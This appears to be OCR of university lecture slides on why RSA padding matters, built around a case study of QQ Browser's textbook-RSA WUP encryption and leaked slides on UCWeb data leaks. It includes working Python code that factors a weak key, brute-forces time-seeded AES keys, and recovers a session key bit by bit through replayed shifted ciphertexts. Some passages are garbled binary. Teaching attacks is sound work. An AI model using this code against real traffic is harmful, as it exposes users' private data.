



RSA padding

CSE 539

jedimaestro@asu.edu



RSA padding is not optional

- Security of RSA completely breaks down without padding
- Optimal Assymetric Encryption Padding (OAEP) solves this problem
  - Random oracle model


BAT (Baidu Alibaba Tencent) Browsers

Baidu Browser
(百度浏览器)

UC Browser
(UC浏览器)

QQ Browser
(QQ浏览器)

https://www.usenix.net/sites/default/files/conference/protected-files/foci16_slides_knockel.pdf




Success Stories

* UCWeb mobile browser identification
  * Discovered by GCHQ analyst during DSD workshop
  * Chinese mobile web browser – leaks IMSI, MSISDN, IMEI and device characteristics

TOP SECRET//SI

https://www.usenix.net/sites/default/files/conference/protected-files/foci16_slides_knockel.pdf

UCWeb – XKS Microplugin


UCWeb

Help | Actions | Reports | View | Map View

	State	ID	Datetime	Highlights	Datetime End	Browser Version	Email Address	Handset Model	IMEI	IMSI	Global Title	Platform	Active User/I	Casenotation
1		1	2012-05-13 02:29:20		2012-05-13 02:29:23	8.0.3.107	[redacted]@123movies	nokiae90-1	[redacted]	[redacted]	9379900100	java		E9DHL00000M0000
2		3	2012-05-13 06:00:59		2012-05-13 06:01:00	8.0.3.107	[redacted]@123movies	nokiae90-1			9379900100	java		E9DHL00000M0000
3		4	2012-05-13 19:39:11		2012-05-13 19:39:11	7.9.3.103		HTC A510e				android		E9BDE00000M0000
4		2	2012-05-14 12:29:53		2012-05-14 12:29:53	8.0.4.121	[redacted]@djgol	NokiaE72-1				sis		E9DHL00000M0000
5		5	2012-05-14 17:46:46		2012-05-14 17:46:46	8.0.4.121	[redacted]@mobimasti	NokiaX6-00				sis		H5H125221450000
6		6	2012-05-15 18:28:19		2012-05-15 18:28:19	8.0.4.121	[redacted]@mobimasti	NokiaX6-00			93781090013	sis		H5H125221450000
7		7	2012-05-15 20:02:58		2012-05-15 20:02:58	8.0.4.121	[redacted]@mobimasti	NokiaX6-00			93781090013	sis		H5H12522145000

https://www.usenix.net/sites/default/files/conference/protected-files/foci16_slides_knockel.pdf


UCWeb

* Led to discovery of active comms channel from [redacted]

*(S//SI//REL TO USA, FVEY) The CONVERGENCE team helped discover an active communication channel originating from [redacted] that is associated with the [redacted] as they are known within the [redacted] hierarchy area of responsibility is for covert activities in Europe, North America, and South America. The customer [redacted] leveraged a **Convergence Discovery capability that enabled the discovery of a covert channel associated with smart phone browser activity in passive collection**. The covert channel originates from users who use UCBrowser (mobile phone compact web browser). **The covert channel leaks the IMSI, MSISDN, Device Characteristics, and IMEI back to server(s) in** [redacted] Initial investigation has determined that perhaps malware can be associated when the covert channel is established. [redacted] covert exfil activity identifies SIGINT opportunity where potentially none may have existed before. Target offices that have access to X-KEYSCORE can search within this type of*


TOP SECRET//SI

https://www.usenix.net/sites/default/files/conference/protected-files/foci16_slides_knockel.pdf




```
bluesky.1.25.1.1.7?cache=3766412000&ka=&kb=e2e63e260805aea910e1c2ce02b05211&
kc=3b5d366db90b1b60e22260a0278331f8v0000002e9952d46&firstpid=0501&bid=800&ve
r=5.5.10106.5&type=1&ssl=1&bandwidth=29.63&target_ip=64.106.20.27&redirect_s
tart=0&redirect_duration=0&dns_start=0&dns_duration=218&connect_start=218&co
nnect_duration=251&request_start=469&request_duration=916&response_start=138
5&response_duration=1&dom_start=1386&dom_duration=268&dom_interactive=234&do
m_content_load_start=1420&dom_content_load_duration=0&load_event_start=1654&
load_event_duration=26&t0=1385&t1=1719&t2=1719&t3=1420&total_requests=2&requ
ests_via_network=2&cloud_acceleration_enabled=0&average_of_request_duration=
809&average_of_t2_duration=859&private_data=host=www.cs.unm.edu|url=https://
www.cs.unm.edu/~jeffk/&lang=zh-CN
```

https://www.usenix.net/sites/default/files/conference/protected-files/foci16_slides_knockel.pdf



m90...._Õ.÷.y.]¢=»ù¤Ìü<.Oò+DÛxh..Æj.¤]ß?;..u.Öá..7Ò.p`üPÐ·.O"c.ïoÔ¸$ Ä.Úm.¯.
ø.¤Ñ.$"gÉ^¿<kp8äL½.XgEÇ\0ïn...Ü5.F|¢?í.ª3..Ím5°.êó....ü÷Ö% 7a.`(þ/mXa¥nÁS...
Õø.·.Ý.÷tÈØ3'gÿ.j...ß±È.À0Bxä.Ù.8´î½û]üI3Ñe.O³¿G.Ö|.+½.ñpJÊÑ.+V.huÚ.È[~Ø.SG¨
¶ÐLp`Ñ!.Þf^4eåá.ç1s.ÈfdÐ>Öz÷v\6K.ÁÐ¥9.ýÈ~^...¥Í5.þ.st·U.Ó´®.dÄE[ñFÀ.ÎF²L..ýê
th=.zãé¬;ë=\nL..ØÔÕ¼..[+ÊÔÌ.¯Þ!!'alrÖ.0..qJ®\9Uë..¶Y.ýk·2Ñg¬DÚ5Á.ó%<qE.u.`ÿ.
®â.2o.Ú½.÷¤.Ô.]uùz.ø.ç.Å..Üú`ã (WäÓ.Ç.yà#:¶+ÝA9.µ3.:1!öf¬.XE.£.ð÷¬1ð.ÐCT.5/¿
*ØHø~©P.ÉJ .L©Gq..`..OO9:.'ùïHÊG..úLÇ..Ï.¡.×öJ¶¤,ao+/.©.ËZ.Ø..ÚN....|.Ê8.æ.p
.9¯F.ð`.ÖôáÆ©.ëXü.1©>W.§.X2Å.c..r¸{.Í°^.+î.y{.çáÀ..N®Ü,_ùR%.Æ%uµÍÉc£.7ù&.n..
íH×Ë <¯P.ÖZðuÑ¥1.».mu.È. 7æÌ¶,Ý .Tj&×ýó£&.;´ä.á.ý÷÷...B..³.u[...).rïw¸;.èQ)W
.e]Ü.:ÑôúU.õ$óm-ûÔ}¡õÓ..@^b\..îâ%!Élq,ÅQPô..í sÓ..±....9ïNÉ¢mÆÍÍßéÁ.ý‡r.÷§ö.
.q$.).§y5Bî.Q.Xôù.Ì^nÊKÒ.ðM·."t» «.ZÀ3mAØ¶Õ


https://www.usenix.net/sites/default/files/conference/protected-files/foci16_slides_knockel.pdf



State of BAT Browsers circa 2016


- UCBrowser and Baidu Browser used purely symmetric crypto
  - Reverse engineer APK, passively decrypt on the wire
- QQ Browser used a 128-bit RSA modulus
  - Factor in <3 seconds with Wolfram Alpha, passively decrypt on the wire
- Some other details not relevant to this lecture
  - Peculiar TEA-based algorithm for all three
  - Insecure update mechanisms

```python
# Public key
E, N = 65537, 24540641757374088471004774586996502346 3

# Prime factors of N, found via
# http://www.wolframalpha.com/input/?i=factor+24540641757374088471004774586996502346 3
P = 141192185914506884 27
Q = 173810197769964860 69

def egcd(a, b):
    # Extended Euclidian Algorithm
    x,y, u,v = 0,1, 1,0
    while a != 0:
        q, r = b//a, b%a
        m, n = x - u*q, y - v*q
        b,a, x,y, u,v = a,r, u,v, m,n
    gcd = b
    return gcd, x, y

def find_d(p, q, e):
    phi = (p - 1) * (q - 1)
    gcd, d, _ = egcd(e, phi)
    return d
```



QQ Browser

- WUP requests
  - >10% of the apps in the Tencent app store make WUP requests
  - Used to send telemetry, *etc.*, back to the server, request and download updates, *etc.*




QQ Browser

Data leaks across Windows & Android versions


Type	Data Point
PII	Machine hostname, Gateway MAC address, Hard drive serial number, Windows user security identifier, IMEI, IMSI, Android ID, QQ username, WiFi MAC address
Activity	Search terms, Full HTTP(S) URLs
Location	In-range WiFi access points, Active WiFi access point

https://www.usenix.net/sites/default/files/conference/protected-files/foci16_slides_knockel.pdf




Basic protocol for WUP request encryption

- Client chooses a “random” 128-bit AES key
  - Session key
- Client encrypts that with the server’s RSA public key
  - Using textbook RSA
- Client encrypts the WUP request with the AES session key
- Client appends the encrypted WUP request to the RSA-encrypted AES session key
- Sends it to the server




WUP server

- Receives the request from the client
- Uses its private key to decrypt the AES session key
- Uses the AES session key to decrypt the WUP request
- If decryption succeeds, responds with a WUP response that is encrypted with the same AES key




Assumptions

- RSA modulus is 1024 bits
  - Versions ≤6.3.0.1920 had 128 bits
- Entropy pool for randomness, and not ASCII-ified
  - Versions ≤6.5.0.2170 used srand(time())
  - Versions ≤6.3.0.1920 ASCII-ified the key (<2^{53} entropy)
- Textbook RSA
  - Versions >6.5.0.2170 might do padding? (can’t remember)




```
try:
    milliseconds_base = int(sys.argv[1], 0) * 1000
    encrypted_key = int(sys.argv[2], 16)
except ValueError:
    pass
i = 0
while True:
    delta = i >> 1
    if i & 1:
        delta = ~delta
    milliseconds = milliseconds_base + delta
    r = Random(milliseconds)
    key_bytes = r.next_bytes(16)
    key = int.from_bytes(key_bytes, 'big')
    if qqrsa.encrypt(key) == encrypted_key:
        break
    i += 1
    if i % 2000 == 0:
        sys.stderr.write('%d second radius\n' % (i // 2000))
print('Attempts: %d' % (i + 1))
print('Milliseconds: %d' % milliseconds)
print('Key: %r' % key_bytes)
```




```
Random random = new Random(System.currentTimeMillis());
byte[] bArr = new byte[8];
byte[] bArr2 = new byte[8];
random.nextBytes(bArr);
random.nextBytes(bArr2);
return new SecretKeySpec(ByteUtils.mergeByteData(bArr, bArr2), "AES");
```

```
SecureRandom secureRandom = new SecureRandom();
byte[] bArr = new byte[8];
byte[] bArr2 = new byte[8];
secureRandom.nextBytes(bArr);
secureRandom.nextBytes(bArr2);
return new MttWupToken(ByteUtils.mergeByteData(bArr, bArr2), this);
```




Padding oracle attack

- Eve eavesdrops a WUP request from Alice to Bob
- Eve replays slightly modified versions of the WUP request's RSA ciphertext (chosen ciphertext attack), learning one bit at a time of the RSA plaintext (the AES session key)
- Once the AES session key is recovered, Eve can decrypt Alice's WUP request




https://en.wikipedia.org/wiki/Daniel_Bleichenbacher

- Bleichenbacher-style attack published in 1998
  - Chosen ciphertext attack
  - Padding oracle attack
- 0x00 0x02 [non-zero bytes] 0x00 [M]
  - 2^{-17} to 2^{-15} probability a random ciphertext has this format when decrypted with RSA
  - https://crypto.stackexchange.com/questions/12688/can-you-explain-bleichenbachers-cca-attack-on-pkcs1-v1-5
  - Takes a few million connections



A much simpler attack (on QQ Browser)

- https://arxiv.org/abs/1802.03367
  - Not necessary at the time we discovered it
  - May or may not be applicable today
  - Good for pedagogical purposes



Let C be the RSA encryption of 128-bit AES key k with RSA public key (n, e). Thus, we have


$$C \equiv k^e \pmod{n}$$

Now let C_b be the RSA encryption of the AES key

$$k_b = 2^b k$$

i.e., k bitshifted to the left by b bits. Thus, we have

$$C_b \equiv {k_b}^e \pmod{n}$$




$$C_b \equiv {k_b}^e \pmod{n}$$

We can compute C_b from only C and the public key, as


$$\begin{aligned} C_b &\equiv C(2^{be} \bmod n) \pmod{n} \\ &\equiv (k^e \bmod n)(2^{be} \bmod n) \pmod{n} \\ &\equiv k^e 2^{be} \pmod{n} \\ &\equiv (2^b k)^e \pmod{n} \\ &\equiv {k_b}^e \pmod{n} \end{aligned}$$

```
key = 0
for i in range(128):
    shift = 127 - i
    encrypted_key_shifted = qqrsa.shift_encrypted_message(encrypted_key, shi

    satisfied = False
    key >>= 1
    for b in (0, 1):
        key |= (b << 127)
        test_key = key.to_bytes(16, 'big')
        try:
            headers, body = make_request(test_key, encrypted_key_shifted)
        except Exception:
            traceback.print_exc()
        else:
            satisfied = True
            print(format(key >> shift, '0%db' % (i + 1)))
            break
    if not satisfied:
        sys.stderr.write('error recovering key\n')
        sys.exit(1)
print(repr(key))
```




Suppose the client whose communications we want to decrypt encrypts the following 128-bit AES key with 1024-bit RSA and sends it to the server:


```
1011000010010110011101111011101100100010111111001110101011110011
0000000011100100101111001001010100100011101101010000101110111011
```



